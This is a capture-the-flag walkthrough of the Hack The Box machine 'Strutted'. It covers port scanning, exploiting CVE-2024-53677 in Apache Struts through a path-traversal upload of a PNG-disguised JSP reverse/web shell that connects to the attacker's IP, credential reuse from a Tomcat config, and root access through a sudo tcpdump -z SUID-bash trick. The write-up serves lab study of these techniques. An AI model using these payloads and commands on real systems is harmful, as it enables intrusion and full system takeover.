Description
Strutted is a medium Hack The Box machine that features:
- Image upload web application with Apache Struts vulnerable to Remote Command Execution
- User Pivoting by leaked credential in a configuration file
- Privilege Escalation by using
tcpdumptool ran asrootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.59.
$ ping -c 3 10.10.11.59
PING 10.10.11.59 (10.10.11.59) 56(84) bytes of data.
64 bytes from 10.10.11.59: icmp_seq=1 ttl=63 time=44.1 ms
64 bytes from 10.10.11.59: icmp_seq=2 ttl=63 time=43.3 ms
64 bytes from 10.10.11.59: icmp_seq=3 ttl=63 time=43.5 ms

--- 10.10.11.59 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.274/43.637/44.093/0.340 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.59 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.59
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.59 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.59
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.87 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. It seems to be a Python web application. We add the strutted.htb domain to the /etc/hosts file.
$ echo '10.10.11.59 strutted.htb' | sudo tee -a /etc/hosts
We find a web page offering a image upload service by getting a download link.
 By clicking the
 Download button we download a .zip file with the Docker image of the web service.
$ unzip strutted.zip -d strutted
$ cd strutted
$ ls
context.xml  Dockerfile  README.md  strutted  tomcat-users.xml
$ cat Dockerfile
FROM --platform=linux/amd64 openjdk:17-jdk-alpine
#FROM openjdk:17-jdk-alpine

RUN apk add --no-cache maven

COPY strutted /tmp/strutted
WORKDIR /tmp/strutted

RUN mvn clean package

FROM tomcat:9.0

RUN rm -rf /usr/local/tomcat/webapps/
RUN mv /usr/local/tomcat/webapps.dist/ /usr/local/tomcat/webapps/
RUN rm -rf /usr/local/tomcat/webapps/ROOT

COPY --from=0 /tmp/strutted/target/strutted-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml

EXPOSE 8080

CMD ["catalina.sh", "run"]
In the Dockerfile file we find that the application is using openjdk-17 with the tomcat9 web server. The dependencies of the project are stored in the strutted/pom.xml file.
$ cat strutted/pom.xml
...
    <properties>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
        <maven.compiler.source>17</maven.compiler.source>
        <maven.compiler.target>17</maven.compiler.target>
        <struts2.version>6.3.0.1</struts2.version>
        <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
        <maven.javadoc.skip>true</maven.javadoc.skip>
        <jackson.version>2.14.1</jackson.version>
        <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
    </properties>
...
    <dependencies>
        <dependency>
            <groupId>org.apache.struts</groupId>
            <artifactId>struts2-core</artifactId>
        </dependency>
        <dependency>
            <groupId>javax.servlet</groupId>
            <artifactId>javax.servlet-api</artifactId>
        </dependency>
        <dependency>
          <groupId>org.xerial</groupId>
          <artifactId>sqlite-jdbc</artifactId>
          <version>3.47.1.0</version>
        </dependency>
    </dependencies>
...
We find an interesting one, org.apache.struts in its 6.3.0.1 version. Apache Struts is vulnerable to Remote Command Execution, CVE-2024-53677. An attacker can manipulate file upload params to enable paths traversal and under some circumstances this can lead to uploading a malicious file which can be used to perform Remote Code Execution. This issue affects Apache Struts: from 2.0.0 before 6.4.0. It is only affecting applications using the FileuploadInterceptor logic.
Exploitation
After uploading an image, we intercept the HTTP POST request with a proxy.
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBHn2jr8unMGz2SvL
Cookie: JSESSIONID=B6681201AA5C344F9235EACD69942DF9
Connection: keep-alive

------WebKitFormBoundaryBHn2jr8unMGz2SvL

Content-Disposition: form-data; name="upload"; filename="aaa.png"

Content-Type: image/png
...
In a proof of concept uploaded by EQSTLab in GitHub we find that we can inject the top.UploadFileName parameter to inject the directory by path traversal to indicate where we want to upload the file. We also find that we need to use the Upload as the upload file name. In the source code of the application we find that its checking if the file is an image by checking the extension and the magic bytes. So we will need to bypass this to upload the image that will become in a remote shell.
$ cat strutted/src/main/java/org/strutted/htb/Upload.java
...
    private boolean isAllowedContentType(String contentType) {
        String[] allowedTypes = {"image/jpeg", "image/png", "image/gif"};
        for (String allowedType : allowedTypes) {
            if (allowedType.equalsIgnoreCase(contentType)) {
                return true;
            }
        }
        return false;
    }

    private boolean isImageByMagicBytes(File file) {
        byte[] header = new byte[8];
        try (InputStream in = new FileInputStream(file)) {
            int bytesRead = in.read(header, 0, 8);
            if (bytesRead < 8) {
                return false;
            }

            // JPEG
            if (header[0] == (byte)0xFF && header[1] == (byte)0xD8 && header[2] == (byte)0xFF) {
                return true;
            }

            // PNG
            if (header[0] == (byte)0x89 && header[1] == (byte)0x50 && header[2] == (byte)0x4E && header[3] == (byte)0x47) {
                return true;
            }

            // GIF (GIF87a or GIF89a)
            if (header[0] == (byte)0x47 && header[1] == (byte)0x49 && header[2] == (byte)0x46 &&
                header[3] == (byte)0x38 && (header[4] == (byte)0x37 || header[4] == (byte)0x39) && header[5] == (byte)0x61) {
                return true;
            }

        } catch (Exception e) {
            e.printStackTrace();
        }

        return false;
    }
When we upload the file we find that is uploaded to the uploads/<DATE_TIME>/<IMAGE_NAME>.png file, so we will path traversal as ../../reverse_shell.jsp to upload the file. We can use the webshell from LaiKash. We need to start a listening TCP port. That is the full request we are going to sent (we need to maintain the PNG magic bytes):
POST /upload.action HTTP/1.1
Host: strutted.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBHn2jr8unMGz2SvL
Content-Length: 3882
------WebKitFormBoundaryBHn2jr8unMGz2SvL
Content-Disposition: form-data; name="Upload"; filename="aaa.png"
Content-Type: image/png
PNG
<%
/*
* Usage: This is a 2 way shell, one web shell and a reverse shell. First, it will try to connect to a listener (atacker machine), with the IP and Port specified at the end of the file.
* If it cannot connect, an HTML will prompt and you can input commands (sh/cmd) there and it will prompts the output in the HTML.
* Note that this last functionality is slow, so the first one (reverse shell) is recommended. Each time the button "send" is clicked, it will try to connect to the reverse shell again (apart from executing
* the command specified in the HTML form). This is to avoid to keep it simple.
*/
%>
<%@page import="java.lang.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>
<%@page import="java.util.*"%>
<html>
<head>
<title>jrshell</title>
</head>
<body>
<form METHOD="POST" NAME="myform" ACTION="">
<input TYPE="text" NAME="shell">
<input TYPE="submit" VALUE="Send">
</form>
<pre>
...
try {
Socket socket = new Socket( "10.10.14.14", 1234 ); // Replace with wanted ip and port
Process process = Runtime.getRuntime().exec( shellPath );
new StreamConnector(process.getInputStream(), socket.getOutputStream()).start();
new StreamConnector(socket.getInputStream(), process.getOutputStream()).start();
out.println("port opened on " + socket);
} catch( Exception e ) {}
%>
</pre>
</body>
</html>
------WebKitFormBoundaryBHn2jr8unMGz2SvL
Content-Disposition: form-data; name="top.UploadFileName"
../../reverse_shell.jsp
------WebKitFormBoundaryBHn2jr8unMGz2SvL--
We run the uploaded file with curl.
$ curl 'http://strutted.htb/reverse_shell.jsp'
We receive a reverse shell as the tomcat user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.59] 47272
id
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
script /dev/null -c bash
Script started, output log file is '/dev/null'.
tomcat@strutted:~$ ^Z
[1]  + 48287 suspended  nc -nvlp 1234
$ stty raw -echo; fg
$ reset xterm
tomcat@strutted:~$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
As console users, we find root and james.
tomcat@strutted:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
In the conf/tomcat-users.xml we find a password, IT14d6SSP81k.
tomcat@strutted:~$ cat conf/tomcat-users.xml
...
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
--->
...
We find that it is the password of the james Linux user and we can login using SSH, but no with su.
$ ssh james@strutted.htb
james@strutted:~$ id
uid=1000(james) gid=1000(james) groups=1000(james),27(sudo)
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
We find that james belongs to the sudo group, and he can run tcpdump command as root user. As we can see in GTFOBins, this is a vulnerability and we can use it to run commands as the root user, for example to create a SUID Bash binary. We get a shell as the root user.
james@strutted:~$ COMMAND='cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash'
james@strutted:~$ TF=$(mktemp)
james@strutted:~$ echo "$COMMAND" > $TF
james@strutted:~$ chmod +x $TF
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root

tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel

james@strutted:~$ ls -l /tmp/suid-bash
-rwsr-xr-x 1 root root 1396520 /tmp/suid-bash
james@strutted:~$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1000(james) gid=1000(james) euid=0(root) groups=1000(james),27(sudo)
Flags
In the root shell we can retrieve the user.txt and the root.txt flags.
suid-bash-5.1# cat /home/james/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>